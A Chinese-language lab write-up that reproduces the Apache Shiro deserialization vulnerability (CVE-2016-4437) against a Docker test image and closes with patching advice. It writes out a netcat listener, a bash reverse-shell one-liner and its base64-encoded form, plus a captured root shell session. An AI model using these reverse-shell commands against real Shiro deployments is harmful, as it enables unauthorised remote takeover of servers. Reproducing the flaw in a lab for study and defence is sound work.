Apache Shiro反序列化

阿乐你好 阿乐你好 2020-05-30 15:35:23

CVE-2016-4437Apache Shiro反序列化
本次复现仅供学习使用，请勿非法他用。
本文参考弥天安全实验室玄魂 零组

01环境介绍


攻击机：192.168.184.1 (物理机)
受害机：192.168.184.131（centos7 docker）
服务器：*.*.*.* （反弹公网）
工具：docker、burp、python3，nc，扫描反弹工具
Apache Shiro是一个强大且易用的Java安全框架,执行身份验证、授权、密码和会话管理。使用Shiro的易于理解的API,您可以快速、轻松地获得任何应用程序,从最小的移动应用程序到最大的网络和企业应用程序。
判断方法Burp抓包 是否有RememberMe字段等
漏洞版本：Apache Shiro<=1.2.4

02环境准备

我使用的是centos7 部署的docker
docker pull medicean/vulapps:s_shiro_1docker run -d -p 88:8080 medicean/vulapps:s_shiro_1


```
[root@localhost ~]# docker run -d -p 88:8080 medicean/vulapps:s_shiro_1
7f3cfab58986eeeaf6421ccab88b57617993721be42fc2a631ac7f32635e8403
[root@localhost ~]# docker ps -a
CONTAINER ID        IMAGE                          COMMAND                  CREATED
 STATUS              PORTS                    NAMES
7f3cfab58986        medicean/vulapps:s_shiro_1   "/usr/local/tomcat/b… "   20 minutes ago
  Up 20 minutes       0.0.0.0:88->8080/tcp   zen_borg
[root@localhost ~]#
```


03漏洞复现



判断其使用为shiro
调用玄魂的扫描工具

回到顶部



判断存在漏洞 key的值也读取了

零组shiro的反序列化有两个反弹方法 本次调用的第二个方法

姿势二 【实战测试中，可能会有部分网站无法成功】

poc

首先我们在服务器中进行监听

```
nc -lvvp 1234
```

执行poc进行反弹shell

获取到shell

```
root@      )-debian:~/exploit# nc -lvvp 1234
listening on [any] 1234 ...
101.      .70: inverse host lookup failed: Unknown host
connect to [172.      .15] from (UNKNOWN) [101.      .70] 1222
bash: no job control in this shell
[root@mt-sys-ocr-7dff47598d-gjqgq /]# whoami
whoami
root
```


先去
http://www.jackson-t.ca/runtime-exec-payloads.html
进行bash转码 然后服务器监听


```
bash -i >& /dev/tcp/127.0.0.1/1234 0>&1
```

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvMTIzNCAwPiYxCg==}|{base64,-d}|{bash,-i}
```


回到顶部

然后开始调用零组的shiro反弹工具（这个脚本有个坑 踩坑了很长时间 最后厚着脸去找ian解决了 你们可以先踩一下）
工具使用方法 python exp.py url加"" 括起来转码的反弹

执行完毕 我们看自己的vpn服务器 反弹成功



04 安全建议

1、升级Shiro到1.2.5及以上。

2、如果在使用过程中配置了默认的AES密钥，建议生成随机AES密钥使用。

文中可能有一些表述不对的地方，如果大家发现可以加我微信好友或者给公众号留言。

回到顶部